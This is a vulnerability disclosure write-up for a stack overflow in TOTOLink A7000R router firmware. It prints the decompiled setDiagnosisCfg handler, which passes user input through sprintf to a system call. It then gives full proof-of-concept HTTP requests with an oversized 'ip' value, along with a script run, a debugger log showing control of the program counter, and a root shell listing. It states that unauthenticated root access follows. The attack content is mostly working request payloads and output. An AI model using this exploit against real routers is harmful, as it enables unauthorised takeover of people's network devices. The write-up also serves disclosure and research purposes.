
TOTOLink A7000R V9.1.0u.6115_B20201022 has a stack overflow vulnerability

Overview

- Manufacturer's website information： https://www.totolink.net/
- Firmware download address ： https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/171/ids/36.html


Product Information

TOTOLink A7000R V9.1.0u.6115_B20201022 router, the latest version of simulation overview：



NO	Name	Version	Updated	Download
1	A7000R_Datasheet	Ver1.0	2020-08-07	
2	A7000R_Firmware	V4.1cu.3053_B20180329	2020-09-10	
3	A7000R_Firmware	V4.1cu.3382_B20180529	2020-09-10	
4	A7000R_Firmware	V4.1cu.4080_B20190530	2020-09-10	
5	A7000R_Firmware	V4.1cu.4154_B20191014	2020-09-10	
6	A7000R_Firmware	V9.1.0u.6115_B20201022(Transition version)	2020-12-30	

Vulnerability details



```
int __fastcall sub_421DDC(int a1)
{
  const char *Var; // $s2
  int v3; // $v0
  int v4; // $v0
  char v6[128]; // [sp+18h] [-80h] BYREF

  memset(v6, 0, sizeof(v6));
  Var = (const char *)websGetVar(a1, "ip", "www.baidu.com");
  v3 = websGetVar(a1, "num", &byte_43A4B0);
  v4 = atoi(v3);
  sprintf(v6, "ping %s -w %d &>/var/log/pingCheck", Var, v4);
  doSystem(v6);
  setResponse(&word_438564, "reserv");
  return 1;
}
```

`Var` is formatted into `v6` through sprintf function, and Var is the value of `ip` we enter. The size of the format string is not limited, resulting in stack overflow.


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
```


```
Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 560
Origin: http://192.168.0.1
DNT: 1
Connection: close
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache

{"topicurl": "setting/setDiagnosisCfg","ip":
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 560
Origin: http://192.168.0.1
DNT: 1
Connection: close
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache

{"topicurl": "setting/setDiagnosisCfg","ip":
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
A"}
```

```
HTTP/1.1 500 Internal Server Error
Connection: close
Content-Type: text/html
Content-Length: 369
Date: Fri, 22 Jul 2022 07:16:13 GMT
Server: lighttpd/1.4.20

<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
        "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
 <head>
  <title>500 - Internal Server Error</title>
 </head>
 <body>
  <h1>500 - Internal Server Error</h1>
 </body>
</html>
```


The above figure shows the POC attack effect



```
# darry @ darry-virtual-machine in ~/Desktop/totolink/_TOTOLINK_C8542R-1C_A3700R_IP04419_MT7621DAN_SP
I_16M128M_V9.1.2u.6134_B20201202_ALL.web.extracted/squashfs-root [7:58:41]
$ sudo python3 1.py
{"topicurl": "setting/setDiagnosisCfg", "ip": "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"}
[+] Starting local process '/usr/bin/sudo': pid 6749
[*] Switching to interactive mode
ping: bad address 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAA'
{
    "success":    true,
    "error":    null,
    "lan_ip":    "",
    "wtime":    "0",
    "reserv":    "reserv"
}
$
```

```
pwndbg> c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────[ REGISTERS ]──────────────────────────────────
*V0   0x1
*V1   0x1
*A0   0x1
*A1   0x1
*A2   0x1
 A3   0x0
*T0   0x7f6bf998 ◂— 0x6c5f5f00
*T1   0x7f6ba738 ◂— 0
*T2   0x819
*T3   0xffffffff
*T4   0xf0000000
*T5   0x1
*T6   0x3a22656d ('me":')
*T7   0x433400 (setResponse+396) ◂— move   $v0, $zero /* 0x1021 */
*T8   0x34
*T9   0x7f75b0b8 ◂— lui    $gp, 2 /* 0x3c1c0002 */
*S0   0x41414141 ('AAAA')
*S1   0x41414141 ('AAAA')
*S2   0x41414141 ('AAAA')
*S3   0x44f2b8 ◂— 'setDiagnosisCfg'
*S4   0x44d230 (set_handle_t) ◂— 'setLanguageCfg'
*S5   0x44f008 ◂— 0x6f74227b ('{"to')
*S6   0x44f240 ◂— 0
 S7   0x0
 S8   0x0
*FP   0x7fffe238 ◂— 0x41414141 ('AAAA')
*SP   0x7fffe238 ◂— 0x41414141 ('AAAA')
*PC   0x41414141 ('AAAA')
───────────────────────────────────[ DISASM ]───────────────────────────────────
Invalid address 0x41414141









───────────────────────────────────[ STACK ]────────────────────────────────────
00:0000│ fp sp 0x7fffe238 ◂— 0x41414141 ('AAAA')
... ↓         7 skipped
─────────────────────────────────[ BACKTRACE ]──────────────────────────────────
 ► f 0 0x41414141
────────────────────────────────────────────────────────────────────────────────
pwndbg> 
```

As shown in the figure above, we can hijack PC registers.



```
BusyBox v1.24.2 (2020-12-02 18:57:43 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x    2 1000     1000          4096 Jul 19 22:40 bin
drwxrwxr-x    3 1000     1000          4096 Dec  2  2020 dev
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 etc
drwxrwxr-x    4 1000     1000          4096 Dec  2  2020 etc_ro
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 home
lrwxrwxrwx    1 1000     1000             7 Dec  2  2020 init -> sbin/rc
drwxrwxr-x    3 1000     1000          4096 Dec  2  2020 lib
drwxrwxr-x    3 1000     1000          4096 Dec  2  2020 lighttp
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 media
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 mnt
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 opt
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 proc
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 sbin
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 sys
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 tmp
drwxrwxr-x    9 1000     1000          4096 Dec  2  2020 usr
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 var
drwxrwxr-x    9 1000     1000          4096 Dec  2  2020 www
/ # 
```

Finally, you can write exp to get a stable root shell without authorization.